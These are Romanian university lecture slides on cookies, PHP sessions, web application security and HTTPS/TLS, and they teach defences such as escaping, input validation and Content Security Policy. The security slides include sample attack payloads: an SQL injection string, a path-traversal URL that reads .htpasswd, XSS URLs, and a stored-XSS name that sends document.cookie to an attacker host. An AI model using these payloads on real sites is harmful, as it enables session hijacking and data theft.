- Transmiterea informațiilor prin URL (query\_string)
- Tracking prin adresa IP a utilizatorului
- Formulare cu câmpuri ascunse
- Autentificare HTTP
- Header-ul Etag
- Web storage
- Cache-ul browser-ului



## 2.6. Cookie

### Proprietatea cookie din DOM (JavaScript)

- `document.cookie`
- Permite setarea unor cookie-uri prin specificarea unui sir de caractere cu sintaxa de la header-ul `Set-Cookie`
- Returneaza un sir de caractere care reprezinta cookie-urile din documentul curent avand sintaxa de la header-ul `Cookie`
- Pentru a sterge un cookie trebuie setata o data de expirare din trecut



## 2.6. Cookie

### Cookie-uri cu PHP

- Crearea, modificarea și ștergerea unui cookie se fac cu ajutorul funcției `setcookie`

`setcookie (nume, valoare, datăExpirare,  
cale, domeniu, secure, httponly) ;`

- Cookie-urile se pot obține cu ajutorul variabilei globale `$_COOKIE [nume]`



# 2.7. Sesiune

## Sesiune

- Conversație între un client și server
- Secvență de cereri și răspunsuri
- HTTP este un protocol "fără stare" (en., stateless)

## Identifier de sesiune

- en., *session ID* sau *session token*
- Sir de caractere, generat aleatoriu sau de o funcție hash, folosit pentru a identifica o sesiune
- Este trimis prin cookie-uri și/sau formulare HTML



# 2.7. Sesiune

## Sesiuni PHP

- Când sesiunea este creată, id-ul de sesiune este trimis clientului respectiv (`session_start()`)
- Id-ul este stocat la client într-un cookie cu numele `PHPSESSID`
- La fiecare cerere cookie-ul respectiv este trimis la server
- Dacă că cookie-urile nu sunt activate se folosește atributul `PHPSESSID` în URL
- O sesiune se termină și datele sunt stocate atunci când PHP termină de executat script-ul sau când este apelată funcția `session_write_close()`



# 2.7. Sesiune

## Sesiuni PHP

- Datele asociate unei sesiuni se rețin la server
- `session_id(id)` ; - setează sau returnează id-ul de sesiune
- `session_name(name)` ; - setează sau returnează numele sesiunii (implicit: PHPSESSID)
- SID - constantă definită la pornirea sesiunii, de forma "name=id"



## 2.7. Sesiune

### Sesiuni PHP

- `$_SESSION` – variabilă globală folosită pentru a manipula variabilele de sesiune
- `session_unset()`; – sterge toate variabilele de sesiune
- `session_destroy()`; – distrugе sesiunea



## 2.7. Sesiune

```
<?php
    // context privat
    session_name('Privat');
    session_start();
    $private_id = session_id();
    $varPrivata = $_SESSION['varP'];
    session_write_close();
    // context global
    session_name('Global');
    session_id('TEST');
    session_start();
    $varGlobala = $_SESSION['varG'];
    session_write_close();
?>
```



## 2.7. Sesiune

```
<html>
<body>
    <h1>Test Global: <?=++$varGlobala?></h1>
    <h1>Test Privat: <?=++$varPrivata?></h1>
    <h1>ID Privat: <?=$idPrivat?></h1>
    <h1>ID Global: <?=session_id()?></h1>
    <pre><?php print_r($_SESSION); ?></pre>
</body>
</html>
```



## 2.7. Sesiune

```
<?php
    // salvarea valorilor - context privat
    session_name('Privat');
    session_id($idPrivat);
    session_start();
    $_SESSION['varP'] = $varPrivata;
    session_write_close();
    // salvarea valorilor - context global
    session_name('Global');
    session_id('TEST');
    session_start();
    $_SESSION['varG']=$varGlobala;
    session_write_close();
?>
```

Adaptare după sursa: <http://php.net/manual/en/session.examples.php> 54



## 2.8. Cookie vs. Sesiune

### Variabilele din cookie vs. variabilele de sesiune

	<b>Var. cookie</b>	<b>Var. sesiune</b>
<b>Stocarea datelor</b>	La client	La server, într-un director public temporar*
<b>Durata de viață</b>	Specificată. Orice durată (secunde, ore, zile, ani, ...)	Predeterminată* (e.g., închiderea browser-ului)
<b>Limitări</b>	Cel puțin 300 cookie-uri, 4kb/cookie, 20 cookie-uri/domeniu**	Nelimitat*
<b>Siguranța datelor</b>	Nesigure. Informațiile de la client pot fi alterate	Sigure. Clientul nu are acces direct la ele
<b>Comunicarea cu alte web servere</b>	Nici o problemă	Problemă, dacă nu este comunicare între web servere sau shared storage


\* - depinde de configurarea serverului PHP

\*\* - conform RFC 2109



# Bibliografie

- <http://www.w3schools.com/php/default.asp>
- <http://php.net/manual/en/>
- [http://www.w3schools.com/tags/ref\\_httpmethods.asp](http://www.w3schools.com/tags/ref_httpmethods.asp)
- [http://www.differenc.com/difference/GET\\_%28HTTP%29\\_vs\\_POST\\_%28HTTP%29](http://www.differenc.com/difference/GET_%28HTTP%29_vs_POST_%28HTTP%29)
- <http://computer.howstuffworks.com/cookie.htm>
- <http://www.nczonline.net/blog/2009/05/05/http-cookies-explained/>
- [http://www.w3schools.com/js/js\\_cookies.asp](http://www.w3schools.com/js/js_cookies.asp)
- <http://php.net/manual/en/book.session.php>
- <http://php.net/manual/en/session.idpassing.php>
- <http://php.net/manual/en/ref.session.php>
- <http://php.net/manual/en/session.configuration.php>
- <http://tools.ietf.org/html/rfc2616>
- <http://tools.ietf.org/html/rfc2617>
- <http://tools.ietf.org/html/rfc6265>



# Tehnologii Internet

## CURSUL 11 – SERVERUL WEB (3)

Universitatea Tehnică "Gheorghe Asachi" din Iași  
Facultatea de Automatică și Calculatoare  
Departamentul de Calculatoare  
Specializarea Tehnologia informației

© 2017-2018 Adrian ALEXANDRESCU



# Cuprins

1. Securitatea
2. Protocolul HTTPS



# 1. Securitatea

- 1.1. Metode de securizare
- 1.2. Cross-site scripting (XSS)
- 1.3. Content Security Policy (CSP)



# 1.1. Metode de securizare

## Validarea datelor de intrare

- La client și la server
- Utilizatorul poate introduce date invalide prin folosirea directă a URL-ului de submit
- E.g., Numele utilizatorului la înregistrare ar putea să conțină caractere invalide



# 1.1. Metode de securizare

## **Dezactivarea raportării erorilor**

- Mesaje de eroare la server în browser
- Erorile ajută programatorul pentru identificarea problemelor
- Erorile ajută atacatorul pentru identificarea serverului folosit, a structurii de directoare sau a informațiilor referitoare la baza de date



# 1.1. Metode de securizare

## Dezactivarea raportării erorilor

- În fișierul php.ini
  - log\_errors=on
  - error\_log=/var/log/httpd/php\_error.log
- [http://www.w3schools.com/Php/func\\_error\\_reporting.asp](http://www.w3schools.com/Php/func_error_reporting.asp)

În PHP	În fișierul php.ini
display_errors(false);	display_errors = off
error_reporting(0);	error_reporting = off



# 1.1. Metode de securizare

## Protejarea împotriva SQL injection

- Utilizarea datelor care vin de la client pentru a face o interogare SQL, iar datele respective sunt sub forma unei secvențe de cod SQL

```
SELECT * FROM users WHERE  
username = '\".$_POST['username'].\"' and  
password = '\".$_POST['password'].\"'  
=>
```

```
SELECT * FROM users WHERE username = '' OR  
1=1 #' and password = ''
```



# 1.1. Metode de securizare

## Protejarea împotriva SQL injection

- `mysqli_real_escape_string(...)` – convertirea caracterelor speciale în vederea utilizării într-o comandă SQL

```
SELECT * FROM users WHERE username =  
'\\' OR 1=1 #' and password = ''
```



# 1.1. Metode de securizare

## Protejarea împotriva manipulării fișierelor

- Multe site-uri folosesc URL-uri de forma:

index.php?page=about.html

- Dacă este folosit modulul `mod_auth` care restricționează accesul prin căutarea utilizatorilor în fișiere text (e.g., `.htpasswd`)
- Atacatorul ar putea vedea parolele accesând

index.php?page=.htpasswd



# 1.1. Metode de securizare

## Protejarea împotriva manipulării fișierelor

- În php.ini trebuie setate corespunzător proprietățile:

open\_basedir

allow\_url\_fopen = off



# 1.1. Metode de securizare

## Schimbarea numelor și căilor implicate

- Schimbarea în MySQL a utilizatorului cu numele `root` care nu are parolă
- Accesul la server să nu se poată să se facă de oriunde, iar parola să fie lungă și să conțină toate tipurile de caractere
- Accesul la un dashboard să nu se facă printr-un utilizator cu numele `admin` (atac brute-force)
- La utilizarea unor soluții gata făcute (e.g., `wordpress`) accesul la zona de administrare să nu se facă prin URL-ul default (e.g., `/wp-admin/`)



# 1.1. Metode de securizare

## Schimbarea numelor și căilor implicite

- Schimbarea în MySQL a utilizatorului cu numele `root` care nu are parolă
- Accesul la server să nu se poată să se facă de oriunde, iar parola să fie lungă și să conțină toate tipurile de caractere
- Accesul la un dashboard să nu se facă printr-un utilizator cu numele `admin` (atac brute-force)
- La utilizarea unor soluții gata făcute (e.g., `wordpress`) accesul la zona de administrare să nu se facă prin URL-ul default (e.g., `/wp-admin/`)



## 1.2. Cross Site Scripting (XSS)

- Permite atacatorilor să injecteze scripturi client-side în paginile web vizualizate de alți utilizatori
- Atacatorii fac astfel încât browser-ul să execute cod malicios când utilizatorul intră pe un site aparent sigur
- E.g., comentariile utilizatorilor conțin cod JS și sunt afișate pe site
- E.g., link cu JS trimis de atacator unui utilizator; script-ul trimite cookie-ul de autorizare atacatorului
- <http://www.insecurelabs.org/task/Rule1>



# 1.2. Cross Site Scripting (XSS)

## Atac XSS non-persistent (Reflected XSS)

- Codul atacatorului este executat de browser-ul victimei fără a se stoca nimic la server sau la client
- E.g., victimă primește de la atacator link-ul  
`www.test.com/index.php?q=<script>...</script>`
- Website-urile vulnerabile sunt cele care:
  - Au funcție de căutare
  - Posibilitatea de login cu afișarea numelui utilizatorului în pagina returnată



# 1.2. Cross Site Scripting (XSS)

## Atac XSS non-persistent (Reflected XSS)

- Website-urile vulnerabile sunt cele care:
  - Au funcție de căutare
  - Au posibilitatea de login cu afișarea numelui utilizatorului în pagina returnată
  - Afisează informație din header-ele HTTP (e.g., tipul browser-ului și versiunea)
  - Folosesc parametri DOM de tipul `document.url`



# 1.2. Cross Site Scripting (XSS)

## Atac XSS non-persistent (Reflected XSS)

- Ținte posibile ale atacatorilor:
  - Cookie-urile de autentificare
  - Date ale utilizatorului:
    - istoricul browser-ului
    - informații personale (dacă este logat)
    - fișiere încărcate pe site
    - geolocația, webcam-ul, microfonul (API HTML5 care necesită acordul utilizatorului)
  - Keylogging
  - Phishing
  - Modificarea site-ului (design, conținut) (injectarea de reclame)
  - Atac de tipul Denial of Service




## 1.2. Cross Site Scripting (XSS)

### **Atac XSS non-persistent (Reflected XSS)**

- Surse ale atacurilor:
  - Email-uri de la persoane necunoscute
  - Secțiunea de comentarii a unui site
  - Social media



## 1.2. Cross Site Scripting (XSS)



Sursa: <https://www.incapsula.com/web-application-security/reflected-xss-attacks.html>



# 1.2. Cross Site Scripting (XSS)


## Atac XSS persistent (Stored XSS)

- Codul atacatorului ajunge să fi stocat în baza de date a serverului, iar codul este executat de browser când utilizatorul intră pe site
- E.g., la înregistrarea unui utilizator nou numele introdus este:

```
anaaremere<script>document.location='https://site.  
atacator.com/?cookie='+document.cookie</script>
```



# 1.2. Cross Site Scripting (XSS)





# 1.2. Cross Site Scripting (XSS)

## Atac DOM XSS

- Atacatorul se folosește de utilizarea nesigură a obiectelor din Document Object Model (DOM)
- E.g., utilizarea document.URL pentru a afișa pe site numele unui utilizator
  - Scriptul din pagină:

```
var pos=document.URL.indexOf("user=")+5;  
document.write(document.URL.substring(pos,document  
.URL.length));
```

- Adresa trimisă de atacator

`http://www.unsite.com/?user=<script>f ()</script>`

`http://www.unsite.com/#user=<script>f ()</script>`



## 1.2. Cross Site Scripting (XSS)

Elementele care trebuie *sanitizate* (en., *sanitized*)

- URL
- Parametrii GET și POST dintr-un formular
- window.location
- Proprietățile obiectului document:
  - referrer, location, URL, URLUnencoded
- Cookie-urile
- Header-ele
- Datele din baza de date introduse de utilizator



# 1.2. Cross Site Scripting (XSS)

## Prevenirea atacurilor

- Encodarea informațiilor introduse de utilizator
  - Browser-ul trebuie să interpreteze informațiile ca date nu ca și cod
- Validarea informațiilor introduse de utilizator
  - Filtrarea informațiilor introduse
  - Regex, număr minim/maxim de caractere
- Verificările trebuie să se facă atât la client cât mai ales la server



## 1.2. Cross Site Scripting (XSS)

Utilizarea funcțiilor PHP:

- `strip_tags(sir)` – scoate toate tag-urile HTML și PHP dintr-un sir de caractere
- `htmlspecialchars(sir, ...)` – convertește caracterele speciale în entități HTML (&"<>')

Funcția JavaScript

- `encodeURIComponent(uri)` – convertește caracterele speciale

[https://www.owasp.org/index.php/XSS\\_\(Cross\\_Site\\_Scripting\)\\_Prevention\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)



## 1.3. Content Security Policy (CSP)

- Nivel de securitate care ajută la detectarea și, într-o oarecare măsură prevenirea, anumitor atacuri (e.g., XSS)
- Browser-ele care nu suportă CSP îl ignoră și folosesc same-origin policy
- Header-ul de răspuns HTTP:  
Content-Security-Policy
- Tag-ul meta **cu atributul**  
`http-equiv="Content-Security-Policy"`



## 1.3. Content Security Policy (CSP)

- Specifică domeniile și protocolele (e.g., https) pe care browser-ul ar trebui să le considere ca fiind surse valide ale script-urilor executabile (whitelist domains)
- Header-ul de răspuns: Strict-Transport-Security
  - Spune browser-ului să comunice doar prin HTTPS

Strict-Transport-Security: max-age=temp\_expirare



## 1.3. Content Security Policy (CSP)

```
Content-Security-Policy: default-src  
https://cdn.example.net; child-src  
'none'; object-src 'none'
```

```
<meta http-equiv="Content-Security-  
Policy" content="default-src  
https://cdn.example.net; child-src  
'none'; object-src 'none'">
```



## 2. Protocolul HTTPS

2.1. Introducere

2.2. Certificatul digital

2.3. Stabilirea conexiunii SSL/TLS



## 2.1. HTTPS – introducere

### **Hypertext Transfer Protocol Secure (HTTPS)**

- Protocol de comunicare sigură într-o rețea de calculatoare (e.g., Internet)
- Folosește protocolele TLS/SSL

(Transport Layer Security / Secure Sockets Layer)

- Comunicarea între client și server se face tot folosind HTTP, dar cererile și răspunsurile sunt criptate



## 2.1. HTTPS – introducere

### **Hypertext Transfer Protocol Secure (HTTPS)**

- Nivelul SSL/TLS verifică identitatea serverului și, se asigură că doar clientul poate citi ce trimite serverul și invers
- Oricine poate intercepta mesajele trimise dar acestea sunt criptate și pot fi decriptate doar de client și server



## 2.2. Certificatul digital

- Public key certificate
- Document electronic care dovedește dreptul de proprietate asupra unei chei publice
- Cheie = sir de caractere generat de unul sau mai mulți algoritmi de criptare
- Pentru a putea fi recunoscut de un browser, trebuie semnat de o autoritate de cerificare (en., Certificate Authority)
- Exemple de CA: Symantec (VeriSign, Thawte, Geotrust), Comodo SSL, Go Daddy, GlobalSign



## 2.2. Certificatul digital

### Conținutul unui certificat digital

- *Serial Number*: identifică certificatul
- *Subject*: numele persoanei sau a entității identificate
- *Signature Algorithm*: alg. folosit pentru semnătură
- *Signature*: semnătura
- *Issuer*: autoritatea de certificare
- *Valid-From*: data de când este valid
- *Valid-To*: data de expirare
- *Key-Usage*: modul de utilizare a cheii (criptare, semnare)
- *Public Key*: cheia publică
- *Thumbprint Algorithm*: alg. de hash(cheie publică)
- *Thumbprint (fingerprint)*: hash(cheie publică)



## 2.3. Stabilirea conexiunii SSL/TLS

1. Clientul trimite un mesaj de Hello serverului care conține informațiile necesare conectării prin SSL/TLS (e.g., suitele de cifruri, versiunea maximă SSL/TLS suportată)
2. Serverul răspunde cu informații similare și cu decizia asupra suitei de cifruri aleasă (e.g., TLS\_RSA\_WITH\_AES\_128\_CBC\_SHA)
3. Serverul mai răspunde cu dovada identității sale; un certificat care conține, printre altele, cheia publică a certificatului




## 2.3. Stabilirea conexiunii SSL/TLS

